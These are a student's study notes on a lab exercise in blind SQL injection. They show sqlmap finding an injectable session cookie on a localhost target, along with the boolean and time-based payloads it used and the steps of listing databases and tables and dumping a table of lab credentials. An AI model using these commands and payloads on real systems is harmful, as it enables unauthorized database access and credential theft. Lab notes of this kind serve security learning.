03 - SQL Injection - Blind Part 1

First, Ill try to do this using sqlmap first.

I am curious to know if I need to have a valid username, or if I can select both parameters when we set the command, or if I do not need a valid username on the request. There are others possibilities, but I decided to stop listing them haha. Lets move forward.

Same process here. Intercept the post request, put it in a file. Do all that. But, it is not finding any vulnerabilities here, we can pass the username and password through the parameter "--data", but even so, it is not returning anything.

Not sure. One thing is for sure though, the previous attack is not working here.

Yes, indeed. We were correct about the attack, it is the same as the previous one, but here it really does not work in these parameters. The username, and password parameters really do not have any type of SQL injection vulnerability.

This is the point I got, and did not know what to do next.

Here, we either go back to manual testing, get a payload list and brute force it, or we can also start looking for other injection points.

So, a couple options there. This is good to add to our cheat cheat, when we craft it later on.

Here, we are going to be testing other potential injection points.

So, in this scenario, we have valid credentials. Not all scenarios are going to be the same.

Because we can login to an account, we are assigned cookies, that give us access to the account we are requesting the server. Now, that cookie value it is stored in our request.

A couple notes here. We are interested in any entry point that is validating/processing SQL code or is querying an SQL database somehow.

If we are enumerating, or trying blind injections, the Content-Length field is going to be your friend.

Another tip is, when you are adding a payload to the body of the request(post request), it is a good idea to encode it.

To encode:

Highlight the part to be encoded, and then press "CRTL + U".

Or

You can right click and go to > Convert selection > URL > URL-encode key characters.

To decode:

High light it > "CRTL + Shift".


Or you can also right click it and decode it.

Moving on with the cookie idea. The application must be processing that cookie some way. Keep in mind to understand and even pinpoint what information is the application processing. Some other scenarios, it might be processing fields like User-Agent, or other fields that are available, but not listed (Is this possible?).


In this scenario, it must be processing the Session-Cookie in some way. We can try to inject SQL in there.

Our instructor determines whether or not the input is vulnerable to sql, in this case, buy modifying the payload being sent, requesting it, and getting the same response (length, page, etc). This means that the query can be modified and tampered with.

So, intercept the request containing the session-cookies to the server, and perform the same steps as earlier, but for the cookie parameters. It is a get request, I though it would not work, but it did.




```
[20:35:43] [INFO] checking if the injection point on Cookie parameter 'session' is a false positive
Cookie parameter 'session' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 759 HTTP(s) requests:
---
Parameter: Cookie ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 7698=7698 AND 'VyiU'='VyiU

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6836 FROM (SELECT(SLEEP(5)))xVeF) AND 'RGmt'='RGmt

Parameter: session (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 3504=3504 AND 'qnJO'='qnJO

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6669 FROM (SELECT(SLEEP(5)))TnUg) AND 'nTSs'='nTSs
---
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 
```




```
---
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 1
[20:41:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[20:41:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 20:41:09 /2024-11-17/
```

So, I was not sure on how to proceed because the last lab we were using the -u to do the enumeration and attacking, but we can also use the -r with the .txt file containing the request we want to fuzz/test, and use the same flags.

"#sqlmap -r post-request-with-Session-Cookie.txt -p session --dbs"




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: Cookie ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 7698=7698 AND 'VyiU'='VyiU

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6836 FROM (SELECT(SLEEP(5)))xVeF) AND 'RGmt'='RGmt

Parameter: session (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 3504=3504 AND 'qnJO'='qnJO

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6669 FROM (SELECT(SLEEP(5)))TnUg) AND 'nTSs'='nTSs
---
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 1
[20:51:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[20:51:36] [INFO] fetching database names
[20:51:36] [INFO] fetching number of databases
[20:51:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:51:36] [INFO] retrieved:
do you want to URL encode cookie values (implementation specific)? [Y/n] 2
3
[20:51:38] [INFO] retrieved: information_schema
[20:51:38] [INFO] retrieved: performance_schema
[20:51:39] [INFO] retrieved: peh-labs
available databases [3]:
[*] `peh-labs`
[*] information_schema
[*] performance_schema

[20:51:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 20:51:39 /2024-11-17/
```




```
└─$ sqlmap -r post-request-with-Session-Cookie.txt -p Cookie --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 20:51:29 /2024-11-17/

[20:51:29] [INFO] parsing HTTP request from 'post-request-with-Session-Cookie.txt'
[20:51:29] [INFO] resuming back-end DBMS 'mysql'
[20:51:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: Cookie ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 7698=7698 AND 'VyiU'='VyiU

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6836 FROM (SELECT(SLEEP(5)))xVeF) AND 'RGmt'='RGmt

Parameter: session (Cookie)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND 3504=3504 AND 'qnJO'='qnJO

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6669 FROM (SELECT(SLEEP(5)))TnUg) AND 'nTSs'='nTSs
---
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 1
[20:51:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ⩾ 5.0.12
```

"#sqlmap -r post-request-with-Session-Cookie.txt -p Cookie -D peh-labs --tables"



```
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 6669 FROM (SELECT(SLEEP(5)))TnUg) AND 'nTSs'='nTSs
---
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 0
[20:54:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ⩾ 5.0.12
[20:54:05] [INFO] fetching tables for database: 'peh-labs'
[20:54:05] [INFO] fetching number of tables for database 'peh-labs'
[20:54:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:54:05] [INFO] retrieved:
do you want to URL encode cookie values (implementation specific)? [Y/n] y
10
[20:54:08] [INFO] retrieved: auth0×02
[20:54:08] [INFO] retrieved: auth0×03
[20:54:08] [INFO] retrieved: c0×03
[20:54:08] [INFO] retrieved: idor0×01
[20:54:08] [INFO] retrieved: injection0×01
[20:54:09] [INFO] retrieved: injection0×02
[20:54:09] [INFO] retrieved: injection0×03_products
[20:54:09] [INFO] retrieved: injection0×03_users
[20:54:10] [INFO] retrieved: xss0×02
[20:54:10] [INFO] retrieved: xss0×03
Database: peh-labs
[10 tables]
+------------------------+
| auth0×02               |
| auth0×03               |
| c0×03                  |
| idor0×01               |
| injection0×01          |
| injection0×02          |
| injection0×03_products |
| injection0×03_users    |
| xss0×02                |
| xss0×03                |
+------------------------+

[20:54:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 20:54:10 /2024-11-17/
```

"#sqlmap -r post-request-with-Session-Cookie.txt -p Cookie -D peh-labs -T injection0x02 --dump"




```
there were multiple injection points, please select the one to use for following injections:
[0] place: (custom) HEADER, parameter: Cookie, type: Single quoted string (default)
[1] place: Cookie, parameter: session, type: Single quoted string
[q] Quit
> 0
[20:56:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[20:56:08] [INFO] fetching columns for table 'injection0×02' in database 'peh-labs'
[20:56:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:56:08] [INFO] retrieved:
do you want to URL encode cookie values (implementation specific)? [Y/n] y
4
[20:56:16] [INFO] retrieved: username
[20:56:16] [INFO] retrieved: password
[20:56:16] [INFO] retrieved: email
[20:56:17] [INFO] retrieved: session
[20:56:17] [INFO] fetching entries for table 'injection0×02' in database 'peh-labs'
[20:56:17] [INFO] fetching number of entries for table 'injection0×02' in database 'peh-labs'
[20:56:17] [INFO] retrieved: 2
[20:56:17] [INFO] retrieved: 6967cabefd763ac1a1a88e11159957db
[20:56:18] [INFO] retrieved: jeremy@example.com
[20:56:18] [INFO] retrieved: jeremy
[20:56:19] [INFO] retrieved: jeremy
[20:56:19] [INFO] retrieved: 9dedc6891e2839a791ed37157f1241fe
[20:56:20] [INFO] retrieved: jessamy@example.com
[20:56:20] [INFO] retrieved: ZWFzdGVyZWdn
[20:56:21] [INFO] retrieved: jessamy
[20:56:21] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: peh-labs
Table: injection0×02
[2 entries]
+---------------------+--------------+----------+----------------------------------+
| email               | password     | username | session                          |
+---------------------+--------------+----------+----------------------------------+
| jeremy@example.com  | jeremy       | jeremy   | 6967cabefd763ac1a1a88e11159957db |
| jessamy@example.com | ZWFzdGVyZWdn | jessamy  | 9dedc6891e2839a791ed37157f1241fe |
+---------------------+--------------+----------+----------------------------------+

[20:56:40] [INFO] table '`peh-labs`.injection0×02' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/peh-labs/injection0×02.csv'
[20:56:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 20:56:40 /2024-11-17/
```

Notice that it is a process, to dump tables, we need first a parameter to fuzz/test that is vulnerable, after that we need to find database name, then we need the tables name. After we get that information, we can dump the table data.


Here, like in the last example, we would try to get an initial access in the server through SQL injection using sqlmap. We know this is not the case here. Neither of these users are DA. And, this user did not have enough privileges on the server to make a connection back to our machine, one does not need to be DA to do that.

Lets see how the instructor tackles this.



```
┌──(kali㉿kali)-[~/peh/sqli]
└─$ sqlmap -r req2.txt --level=2
```


He does not uses URL encoding because when he was testing he did not need to do that.



```
[05:50:25] [INFO] target URL content is stable
[05:50:25] [INFO] testing if Cookie parameter 'session' is dynamic
do you want to URL encode cookie values (implementation specific)? [Y/n] n
```

He skips the testing for other DBM types other than MySQL.

And, Yes here as well.



```
[05:50:41] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (2) and risk (1)
 values? [Y/n]
```


Yes for including all test for 'MySQL' extending the provided level....

No, for retrying to find UNION column types with fuzzy test.

No, for random integers value for option --union-char.

Yes, for the next.

